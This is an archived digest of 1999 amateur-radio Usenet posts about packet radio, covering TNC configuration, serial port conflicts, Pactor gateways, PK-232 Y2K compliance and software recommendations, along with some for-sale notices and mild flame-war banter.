From: N8XYN Jim EM89 <n8xyn@worldnet.att.net>
Message-ID: <7hu6cudje1@bgtnsc03.worldnet.att.net>
Source record: 18169

Hello, last night I heard packets from N5AT in little rock, I live in southwest Ohio. Just wondering if anyone is aquinted with this station? I couldnt get a response from it. This was on 50.620 FM 1200 baud at 18:05 EST. Really good signal for a few mins!

2414. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hu5ar$1p1f@enews4.newsguy.com>
Source record: 18170
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Michael Ruther wrote in message <37406182.F0726703@alliedsignal.com>...

>Are not ALL hams suppose to be techno types?

...Compared to what?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2415. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7hu5b7$1p1h@enews4.newsguy.com>
Source record: 18171

JACK CLARKE wrote in message <7hsbng$676$1@news.asu.edu>...
>
>Charles,
>
>I enjoyed the story about the LLL in south Texas making everyone
>sit through mucho opening screens. I must try to explain.
>
>First of all, we need to understand the definition of a ham:
>
> DEFINITION: "Ham Operator" - A lonely,
> pathetic, wretch sitting in a corner
> somewhere - tuning around on his radio -
> desperately trying to be important.
>
>I "desperately" attempted to dispell this definition when it was
>first presented to me ----- but I failed.
>
>
>So, now that we know that, it is easy to understand the LLL
>with his opening pages and pages of nothing.
>

Well, Jack, in the LandLine Lid's case, the definition is slightly
different:

DEFINITION: "LandLine Lid" - A lonely, pathetic wretch
sitting in the corner on the telephone - pretending to use
his ham radio - desperately trying to be seen as legitimate
and important.

Kind of like a third-rate imitation; a pitiful wretch "wannabe".

;-)

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2416. Cross posting

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: k4yz@aol.com
Message-ID: <19990519090012.13044.00002128@ng-fh1.aol.com>
Source record: 18172

Subject: Morse Code Cross Posts
From: k4yz@aol.com (K4YZ)
Date: Wed, May 19, 1999 08:48 EDT
Message-id: <19990519084823.13044.00002123@ng-fh1.aol.com>

I agree many of these cross posts could be eliminated by many of the authors,
but they'd disappear even faster if you'd quit respoding to them, obviating
your attention to the authour in th first place.

73 DE K4YZ
Steve, Chattanooga, TN

2417. Re: Ft 470 DTMF decode?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: kb6ojs@gte.net
Message-ID: <MPG.11abb13c9a92b6749897c7@news.gte.net>
Source record: 18173
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc

In article <7hs11v$e87$1@plutonium.btinternet.com>, tom.f@btinternet.com says...
> No I did mean DTMF tones. I know the rig can decode CTCSS but I was
> wondering about DMTF (the one on telephones etc.)

Sorry for my error. The FT-470 can decode CTCSS tones but I have found no way for it to decode DTMF tones to see what numbers were pressed, sorry.
--

-- //Steve//

Steve Silverwood, KB6OJS
Email: kb6ojs@gte.net
Home Page: http://home1.gte.net/kb6ojs
AOL IM: "MSF Steve"

2418. New place to discuss TH-D7(A/D) and packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: VL <iden1000@hotmail.com>
Message-ID: <YYB03.8832$J74.759452@news2.rdc1.on.home.com>
Source record: 18174
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.swap,rec.radio.noncomm,rec.radio.scanner,rec.radio.shortwave,rec.radio.swap

http://www.onelist.com/subscribe/TH-D7

2419. Re: Communicating with TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37430142.6D22EE57@erols.com>
Source record: 18175

If you are using the standard serial configuration, the problem is that COM1 and COM3 both use IRQ4. COM2 and COM4 both use IRQ3. If you never use the modem and the TNC at the same time you *may* be able to put the TNC on COM1 and the modem on COM3. Although they are connected to the same IRQ, many times the hardware will permit this sharing so long as you don't run the modem software and the TNC software at the same time. I have been able to do this with success on several different computers and modem cards. The one exception I found was a Hayse 56K modem card.

Another possibility, if your hardware and software will permit it, is to move something to a non-standard unused IRQ. I often put the modem in COM3 and set it's IRQ to use IRQ7.

The PS2 mouse by the way uses IRQ12 as a standard - you may have something else set to use IRQ12 which would cause the PS2 mouse not to be recognized.

2420. Re: HRO, This common-practice?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7hv240bpi1@news.asu.edu>
Source record: 18176

BD,

You are NOT responding to an HRO "groupie" I could care one way
or the other about HRO.

Several people have suggested that you went off "half-cocked" by
getting on here and asking that leading question. Your question
implied that you were treated badly. You were whining ahead of
time -- that's all. Also, several people asked you if you would
have guts enough to come on here and tell us the conclusion. You
didn't respond to them. So, I asked you again.

I guess we can all gather that you have not talked to them AT ALL
and that you have decided to keep the mistake.

I have dealt with HRO in San Diego perhaps half a dozen times
over the past 10 years. I've never had any problem with them.
I don't believe I've ordered from their catalog; so can't say
about that. As a matter of fact, I quit even looking at their
catalog when they quit putting the prices in.

So, I guess we can close this book. At least I'm closing it.

73,

Jack VE3EED/W7
Chandler,AZ
--

2421. Re: wanted: linux based packet bbs software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: Kenneth Williams <gw3tmh@gb7abc.freeserve.co.uk>
Message-ID: <7hv3nf$m8q$1@news4.svr.pol.co.uk>
Source record: 18177

Years ago I wrote a bbs to run under Coherent which is a unix clone.

About two years ago i started porting it to Linux, and got most of it working.

I later turned traitor and migrated to Win95 and Winpack, but I have now found
most of my old notes and posted them at www.gb7abc.freeserve.co.uk

Look under "LINUX"

73 Ken

Walter Koch <walterk@dip.de> wrote in message news:37290803.5020714@news.dip.de...
> Moin,
>
> "William Hubbs" <kc5eiv@airmail.net> schrieb/wrote
> >I am looking for a packet bbs program which will run under linux.
> >It would need to support the KAM Plus tnc, or any kiss mode tnc
>
> BayCom-Box (www.baycom.org)
> DP-Box (i do not have a URL, maybe at http://www.snafu.de/~wahlm/)
> FBB (www.f6fbb.org (?))
>
> Gruss,
> Walter
>
> --
> Walter Koch Hochdahl am Neandertal
> walterk@mail.dip.de ham:dg9ep@db0iz
> http://home.pages.de/~dg9ep/ qrv:db0iz-9

2422. Kenwood TH-D7

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-19 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <37432775.459FA2C8@best.com>
Source record: 18178

Kenwood information pages
http://www.radiohound.com

2423. Re: Packet.. What for? ;)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <37457c00.12896060@newse.twcny.rr.com>
Source record: 18179

On Wed, 19 May 1999 05:51:28 -0500, "Charles Brabham"
<n5pvl@texoma.net> wrote:

>
>Michael Ruther wrote in message <37406182.F0726703@alliedsignal.com>...
>
>>Are not ALL hams suppose to be techno types?
>
>
>...Compared to what?
>

Short wave listeners, scanner freaks or CBer's maybe?

Bob McConnell
N2SPP

2424. RS-12/13 Site.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <37438CE7.2D1308BA@Ameritech.Net>
Source record: 18180
Cross-posted to:
rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.equipment,rec.ham-radio,rec.radio.amateur.digital.misc

```
This site has been dedicated to these birds, Check it out.....
http://www.qsl.net/ac5dk/rs1213/rs1213.html
Damn, Fine, Job.....73
--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***
```

2425. PK-232 Monitored Frame Header Display

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <nSBaKAAWa$Q3EwRF@peaksys.demon.co.uk>
Source record: 18181

I wonder if anyone can answer the following question:-

Using "MON 6", the PK-232 displays monitored frame headers with different type of brackets (braces) round the frame type. Three types of brackets are used - "<UI>", "[UI]" and "(UI)". (I'm only using UI as an example, the question does not specifically relate to UI frames.)

What exactly is the meaning of the different types of brackets? I've had one comment passed to me that <> denotes AX25 V1 and [] denotes AX25 V2, but that can be, at best, only partially correct. My current best guess is:-

[] = AX25 V2 command frame.
() = AX25 V2 response frame.
<> = AX25 V1 (neither command nor response).

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

2426. Pactor MBO GAteway Inf. needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: Beau Winburn <flacsi@mindspring.com>
Message-ID: <3743FFCD.AFDCC9C@mindspring.com>
Source record: 18182

I am looking for a source on Pactor MBO and Gateway connections that
give the details of how to use.

Any suggestions greatly appreciated.
73 es God bless
beau winburn
kd4gfy

2427. Good/best(?) settings for TNC2 (COMMANDS)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: kvenl@dds.nl
Message-ID: <7i1cb1$4ml$1@nnrp1.deja.com>
Source record: 18183

Hi there,

I wonder what the 'best' or 'very good' settings are for TNC2/TNCS21 in
WA8DED/TF modus?

I mean the 'config' files with persist, frack etc etc

Can you please send me yours? And please add with what program and TNC
you use it?

Thanks a very lot!!!

73 Kees

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2428. What is a good beginner Packet Software package?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: Darryl Wagoner <darryl@ifoh.org>
Message-ID: <37442DED.D80BB6DD@ifoh.org>
Source record: 18184

Greetings,

After having my ham ticket for oh many days now, I want to get into packet. I picked up a PK-232 TNC at a flee market and have order the full upgrade for it.

Now I am trying to find good (cheap) software. I would prefer Windows but can run Linux as well.

thanks and 73s
Darryl KB1EBO

2429. Re: Despicable radio club

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: fdecker@aol.comNOSPAM
Message-ID: <19990520123017.23508.00002457@ng62.aol.com>
Source record: 18185

please stop crossposting, and while you are at it, why give them attention? Are you the same kind of person that instead of ignoring a repeater lid, you chastise them and keep talking about the "interference" to everybody on the machine?
Fred - KE4IXL

Please remember to remove the
<<NOSPAM>> from my email address
when replying.

2430. Yaesu VX-5R or Kenwood TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: Vic <iden1000@hotmail.com>
Message-ID: <8HX03.14589$J74.2112430@news2.rdc1.on.home.com>
Source record: 18186
Cross-posted to: alt.radio.amateur,rec.ham-radio,rec.ham-radio.packet,rec.ham-radio.swap,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Hi! How are you doing? I'm going to get a new HT either Yaesu VX-5R or Kenwood TH-D7A(since I may try to operate packet radio). Any suggestion? Thanks!!

73,
Vic

2431. Re: Pactor MBO GAteway Inf. needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7i1n7dfsd1@news.asu.edu>
Source record: 18187

Beau,

Your message isn't very clear; but I'm guessing you want to know how to use Pactor. If you go to this URL, you will be able to download all the info you ever wanted.

http://WinLink.org/AirMail/

Most Pactor stations tell you how to send an Email in their help file or in one of their bulletins.

You can also find out where some of the stations are and a little about them by dropping part of the above URL. Just use this:

http://WinLink.org/

73,

Jack VE3EED/W7
Chandler,AZ
--

2432. kenwood 751 manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: "larry d. clark" <buddycl@onramp.net>
Message-ID: <3744663E.EC9755F7@onramp.net>
Source record: 18188
Cross-posted to: rec.radio.amateur,rec.radio.amateur.digital.misc

Hi

just bought a kenwood 751a & need a manual. Can someone
suggest a place to purchase one, or will gladly pay to have one
reproduced.

larry
kd5foy
em12

2433. Re: Yaesu VX-5R or Kenwood TH-D7A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: Louis Albert <lalbert@uakron.edu>
Message-ID: <37449944.8FA1E5E5@uakron.edu>
Source record: 18189
Cross-posted to: alt.radio.amateur,rec.ham-radio,rec.ham-radio.packet,rec.ham-radio.swap,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Not the same, Apples and oranges?

Lou WA8PHD
http://ifip.com/wa8phd.htm

Vic wrote:

> Hi! How are you doing? I'm going to get a new HT either Yaesu VX-5R or
> Kenwood TH-D7A(since I may try to operate packet radio). Any suggestion?
> Thanks!!
>
> 73,
> Vic

2434. Re: Packet in Plano Texas

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-20 00:00:00 UTC
From: hlees <hlees@texas.net>
Message-ID: <qb213.18264$5e2.374794@news2.giganews.com>
Source record: 18190
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

John,

The Texas Packet Radio Society lists several Packet BBS's in Texas. Most are availible from Plano via the TEXNET network. See the TPRS Home page at http://www.tprs.org/

de KJ6WS, Harry

John Miller <jayem@alphalink.com.au> wrote in message news:7gm26u$37g$1@news.alphalink.com.au...
> I have a friend in the UK, without Internet access, who is looking for
> packet BBSs in Plano Texas, and their frequencies, in order to contact his
> son. His packet address
> is G3FZW@GB7RUG.#28.GBR.EU, his name Arnold.
>
> Can anyone help?
>
> 73 de John VK3DJM
>
>
>
>
>
>
>

2435. PSK31 Commercial Update

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: thompson@mindspring.com
Message-ID: <7i45c3$24h$1@nntp6.atl.mindspring.net>
Source record: 18048

I found several commercial products that support PSK31.

1. Writelog for W95/98 sends and receives PSK31 and you can use it as a general logger or contest logger. Supports RTTY contests too.

2. Kachina is a killer PSK31 box. Load the PSK31 shareware software and away you go...One PC one Transceiver integrated. You can toggle in and out of the regular Kachina programs.

3. W1WEF

Please contact the vendor for details.

I have no stake in any of these just passing along the news.

Dave K4JRB

2436. Re: PK232 Y2K Compliance

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7kb43l.oe.nomail@linux.pe1chl.ampr.org>
Source record: 18049

Bret <rf_freak65@hotmail.com> wrote:
>Hello,
> I am interested if anyone has heard the rumor that the PK232 isn't Y2K
>compliant? Is Y2K compliance an issue with a TNC ? If anyone has any
>information about this please let me know.

Anything that does not have a date/time function, or has a date/time
function you don't care about, is Y2K compliant.

In addition, equipment that has a date/time function but does not
sort anything (that you care about) in date/time order usually is
Y2K compliant when the user is clever enough to realize that 00 means
2000, not 1900.

There may be a problem in some equipment to correctly roll over from
xx991231 to xx000101, but when you don't mind setting the clock
correctly once (or maybe twice, again on 20000103) you should not
be affected in any way.

Most of the claims on Y2K problems are just FUD to persuade you to
buy new stuff.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2437. FA: AS-NEW Timewave DSP 599ZX Top-of-the-Line Digital Signal Proc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: Jan N0JR <swanman@cfu.net>
Message-ID: <37460BBC.8B2AFF5@cfu.net>
Source record: 18050
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

SEE--

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=105275634

Just till 9:25 p.m. Sun., 5/23. Tks es 73!

2438. Fact sheet update

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <7i2os5qct1@xenon.inbe.net>
Source record: 18191

The "ON6TS Fact sheet" which is accessible through "The Aerts Family homepage" has been UPDATED!

http://gallery.uunet.be/albert.aerts

2439. Re: Pactor MBO GAteway Inf. needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: Markus Lenggenhager <Markus.Lenggenhager@philips.com>
Message-ID: <37450C10.D6D85BF3@philips.com>
Source record: 18192

Get MBO lists in text and CSV (database-ready) format from my
very simple homepage located at

http://www.redrival.com/hb9brj

After connecting a new MBO, type HELP to get instructions on-line.
Don't worry if an FBB type MBO asks you all kinds of questions when
accessing it for the first time.

73, Markus HB9BRJ

2440. Los Angeles Area - LINUX meeting and PDS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.3.96.990521073604.93R-100000@dns.bde-arc.ampr.org>
Source record: 18193

Linux is fast becomming an OS of choice for packet radio operations, due to its
built-in AX.25 support, etc. In the Los Angeles area, there is an upcoming
overview lecture on how to use Linux. Originally posted to newsgroup
"la.seminars," I intentionally post another copy here for any interested
amateur radio operators.

ACM is a 501(c)(3) non-profit organization comprised of computer professionals.

---------- Forwarded message ----------
Subject: LINUX, meeting and PDS; ....

Los Angeles Chapter
ACM - The Association for Computing

****

Los Angeles ACM Chapter Meeting

LINUX: The Last Operating System You Will Ever Need To Buy (FREE!)

Prof. Nazmul Ula, Loyola Marymount University

Wednesday, June 2, 1999 - Lecture at 8:00 PM

(LA ACM is also presenting a Professional Development Seminar on
two Saturdays, June 26 and July 10. See below for details.)

Linux (pronounced "lynn-icks") is an open-source operating system,
which runs on more hardware platform than any other operating system.
Linux runs on x86, Alpha, Sparc, Amiga, Macintosh, and some other less
known hardware platforms. It is not only free, but also includes the
complete source code. In the last few years, Linux has proven itself
to be the most stable, versatile and scalable network operating system.

Though it is still maintained by a loosely coupled INTERNET community,
not a corporation, LINUX is now ready for the mainstream user
community. No other operating systems can match the incredible
price/performance of Linux. It is FREE!

The following topics will be discussed during the presentation:

What is Linux?

The origins and brief history of Linux.

Current status of Linux.

Design philosophy of Linux.

Linux is Unix.

Designed from scratch to be multi-user and multi-tasking.

Very mature design.

Linux is Open-Source.

Advantages of Linux.

Thousands of applications.

Linux has fewer bugs (than anyone).

Linux is powerful.

Linux is high-performance.

Linux will network with almost anything.

The user interface.

Linux is flexible.

Customizable hardware support.

Totally customizable software.

Linux runs on multiple platforms.

Linux is well-supported.

Best tech support anywhere.

Linux is stunningly inexpensive.

No license fees!

Powerful software bundled with the system.

Limitations of Linux.

Hardware knowledge requirements.

Limited support for proprietary formats.

Linux requires a paradigm shift.

Linux related resource information.

Come and see how you can use LINUX at home or at the office to increase your productivity, and at the same time have the time of your life hacking the system. Also, learn why the big companies like IBM, ORACLE, DELL, etc. are all jumping onto the LINUX band wagon.

Nazmul Ula is an Associate Professor of Electrical Engineering and Computer Science at Loyola Marymount University. He has been using the Linux operating system for more than seven years, and has done system administration for a number of UNIX operating systems including AIX,

Ultrix, SunOS, Solaris and Linux. He is also doing the system administration for a number of NT servers. Professor Ula has installed Linux on more that 300 computers and has installed Linux based networks in both SOHO and academic environments. He is also the Technical Advisor for IQube - a commercial Linux based network solution provider. Linux is a hobby for Professor Ula.

****

The Los Angeles Chapter normally meets the first Wednesday of each month at Ramada Hotel, 6333 Bristol Parkway, Culver City. The program begins at 8 PM. From the San Diego Freeway (405) take the Sepulveda/ Centinela exit southbound or the Slauson/Sepulveda exit northbound.

Please join us for dinner. The charge is $10 with a reservation, $20 without ($5 for students/unemployed, with reservation). (Yes, these reduced prices are correct. Take advantage!) There is always a choice of beef or ham, either chicken or fish, or vegetarian plate. Dinner is served at 7:00 PM with a preceding social hour at 6:30 PM.

To make a reservation, call Ed Manderfield, (310) 391-5936, and indicate your choice of entree, by Sunday before the dinner meeting.

THERE IS NO CHARGE OR RESERVATION REQUIRED TO ATTEND JUST THE PROGRAM.

For membership information, see our Web page:
http://www.acm.org/chapters/los_angeles

[Remainder of original post deleted. See the other newsgroup.]

2441. Re: Pactor MBO GAteway Inf. needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: rodscrib@aol.com
Message-ID: <7i39cnghf1@nnrp1.deja.com>
Source record: 18194

In article <37450C10.D6D85BF3@philips.com>,
Markus Lenggenhager <Markus.Lenggenhager@philips.com> wrote:
> Get MBO lists in text and CSV (database-ready) format from my
> very simple homepage located at
>
> http://www.redrival.com/hb9brj
>
> After connecting a new MBO, type HELP to get instructions on-line.
> Don't worry if an FBB type MBO asks you all kinds of questions when
> accessing it for the first time.
>
> 73, Markus HB9BRJ
>Also, You can try ....
http://www.startel.net/w5eut/
There are several others also...
Good luck es 73
Rod KA1RFD

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2442. Re: What is a good beginner Packet Software package?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: rodscrib@aol.com
Message-ID: <7i39l4$gl0$1@nnrp1.deja.com>
Source record: 18195

In article <37442DED.D80BB6DD@ifoh.org>,
Darryl Wagoner <darryl@ifoh.org> wrote:
> Greetings,
>
> After having my ham ticket for oh many days now, I want to get into
> packet. I picked up a PK-232 TNC at a flee market and have order the
> full upgrade for it.
>
> Now I am trying to find good (cheap) software. I would prefer Windows
> but can run Linux as well.
>
> thanks and 73s
> Darryl KB1EBO
> Cheerie hi , Darryl from Maine..
Any communications program...procomm, quick, etc. will
work just fine....
73
Rod KA1RFD

>

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2443. Re: Pactor MBO GAteway Inf. needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: Tom Housworth <ki0jo@mvp.net>
Message-ID: <37452B33.17ED7F59@mvp.net>
Source record: 18196

Try www.winlink.org you should be able to get all your questions
answered there.

73 Tom/KI0JO

2444. PK232 Y2K Compliance

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-21 00:00:00 UTC
From: Bret <rf_freak65@hotmail.com>
Message-ID: <7i3lu2lei1@news.iag.net>
Source record: 18197

Hello,
I am interested if anyone has heard the rumor that the PK232 isn't Y2K compliant? Is Y2K compliance an issue with a TNC ? If anyone has any information about this please let me know.
Thanks,
Bret

2445. Re: PK232 Y2K Compliance

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7i5516$7qj$1@news.minn.net>
Source record: 18051

In article <7i3lu2lei1@news.iag.net>, "Bret" <rf_freak65@hotmail.com> wrote:
>Hello,
> I am interested if anyone has heard the rumor that the PK232 isn't Y2K
>compliant? Is Y2K compliance an issue with a TNC ? If anyone has any
>information about this please let me know.
> Thanks,
> Bret
>
>

Hello Bret:

Here is the Y2K compliance picture from Timewave.

The following TNC/Multimode controllers are Y2K compliant when running on a Y2K compliant PC platform and running Timewave Y2K compliant software:

PK-12, PK-96, PK-232, HK-232, PK-232/MBX, HK-232/MBX, PK-232/DSP, DSP-232, DSP-1232, DSP-2232, PK-900, PK-900/DSP.

This test excludes the use of various OEM "Date/Clock" chips which may have been added to the hardware.

The following software releases are Y2K compliant when running on any of the TNC/Multimodes listed above:

PK TEREM '99 is Y2K compliant as described above.

PC PakRATT for Windows version 2.1. Version 2.0 is NOT Y2K compliant. See http://www.timewave.com for upgrade information.

The DOS software PC PakRATT is NOT Y2K compliant and is no longer being supported.

Any organization needing an official Y2K statement can contact jdouglas@timewave.com for a compliance statement and description of the tests performed.

73

John Douglas
N0ISL/UA4LIS/UB5WJD/4ID
Timewave technology

See http://www.timewave.com for the latest in DSP upgrades and DSP multimodes

2446. Re: What is a good beginner Packet Software package?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7i557i$7qj$2@news.minn.net>
Source record: 18052

In article <37442DED.D80BB6DD@ifoh.org>, Darryl Wagoner <darryl@ifoh.org> wrote:
>Greetings,
>
>After having my ham ticket for oh many days now, I want to get into
>packet. I picked up a PK-232 TNC at a flee market and have order the
>full upgrade for it.
>
>Now I am trying to find good (cheap) software. I would prefer Windows
>but can run Linux as well.
>
>thanks and 73s
>Darryl KB1EBO
>
>
Hello Darryl:

if you are running WIN95/98/NT downlaod the demo of PK TERM 99 from
http://www.timewave.com

73

John Douglas
Timewave Technology

See http://www.timewave.com for the latest in DSP TNC/Mulrimode controllers.

2447. Re: PK232 Y2K Compliance

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-22 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <5xVvRBA3NoR3EwIm@peaksys.demon.co.uk>
Source record: 18053

In article <7i5516$7qj$1@news.minn.net>, John Douglas
<jdouglas@timewave.com> writes
[snip]
>
>Here is the Y2K compliance picture from Timewave.
>
>The following TNC/Multimode controllers are Y2K compliant when running on a
>Y2K compliant PC platform and running Timewave Y2K compliant software:
>
>PK-12, PK-96, PK-232, HK-232, PK-232/MBX, HK-232/MBX, PK-232/DSP, DSP-232,
>DSP-1232, DSP-2232, PK-900, PK-900/DSP.

Presumably that can be interpreted as meaning when used in host mode?
Are then any Y2K issues with any of the above when used in terminal
mode?

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

2448. rtty/pactor available for windows/sb ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-22 00:00:00 UTC
From: Antoon <antoonm@my-dejanews.com>
Message-ID: <7i6ng6puk1@nnrp1.deja.com>
Source record: 18054

Dear OM's,

Due to fast PC's with SB cards, some nice software is available for
using fuzzy modes. Examples are PSK31 and Hellschreiber.

Are similar programs available for RTTY and/or Pactor ?
Is somebody working on it ?

Before I start something I don't want to 'reinvent' de wheel again ...

Regards, Antoon PA3BWE

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2449. FS: Gates & Marti & Westrex & McMartin

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-22 00:00:00 UTC
From: "MIKE M." <PROAUDIO99@prodigy.net>
Message-ID: <7i9atd$4am0$1@newssvr03-int.news.prodigy.com>
Source record: 18055

FS: Gates GTA-Pilot-SCA Frequency Comparator.
Marti M-3-60 2-mic remote transmiter - amp?
Westrex Type 49-HD Radio Receiver.
McMartin MS-200 mic Mixer.

Thanks......
Call Mike
814-868-0866
814-450-7979
800-509-2050-beep

2450. Re: What is a good beginner Packet Software package?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-22 00:00:00 UTC
From: John Miller <jayem@alphalink.com.au>
Message-ID: <7i5od7$hs3$2@news.alphalink.com.au>
Source record: 18056

Darryl Wagoner wrote in message <37442DED.D80BB6DD@ifoh.org>...
>Greetings,
>
>After having my ham ticket for oh many days now, I want to get into
>packet. I picked up a PK-232 TNC at a flee market and have order the
>full upgrade for it.
>
>Now I am trying to find good (cheap) software. I would prefer Windows
>but can run Linux as well.
>
>thanks and 73s
>Darryl KB1EBO

Try G4IDE's Winpack, Darryl. The URL is http://www.peaksys.demon.co.uk. It will run, un restricted, as a free programme or if you like it you can pay a small sum to Roger to remove the "Unlicensed" notice.

John VK3DJM@VK3FRC.#MEL.VIC.AUS.OC
Aust. Fed. co-ord. International Travel Host Exchange scheme

2451. FA: PicoPacket TNC - Great for APRS !!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: wpeloqui@my-dejanews.com
Message-ID: <7i7ime$bm5$1@nnrp1.deja.com>
Source record: 18057

FA: PicoPacket TNC - Great for APRS !!!

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=107665336

--

Willie Peloquin
Senior Software Engineer - Contract
http://www.ismi.net/~wpeloqui

"It is unwise to stray from the simple and the obvious."

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2452. Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: Andy <andyj81@hotmail.com>
Message-ID: <01bea4fc$49bb2d30$1400030a@pch843>
Source record: 18058

Hello,

I am trying to build a repeater that will handle radio paging calls in the POCSAG format so that calls may be sent to re-tuned radio pagers, the Motorola Advisor.

Can anyone tell me if this kind of thing has been done before, as I have been told that it is quite the thing in America, however I would like as much info as possible.

I am finding that when the pager is re-tuned to 144Mhz, its rather deaf (they have a 5Mhz B/W) and therefore am looking for reciever boards tuned to around 144 MHz that can be converted.

Thanks for any info,
Andy.

Andrew.Hutchinson@pace.co.uk

2453. help newbie nodes etc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: dkrause@citcom.net
Message-ID: <374807a0.10821611@nntp.citcom.net>
Source record: 18059

How does one "start"/run a packet node? Where to acquire software?
Also, how does one start a packet bbs?
Can someone point me to links? I am new at this.

Amateur Radio KF4TVB

2454. pkt addressing help newbie

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: dkrause@citcom.net
Message-ID: <3748073b.10721218@nntp.citcom.net>
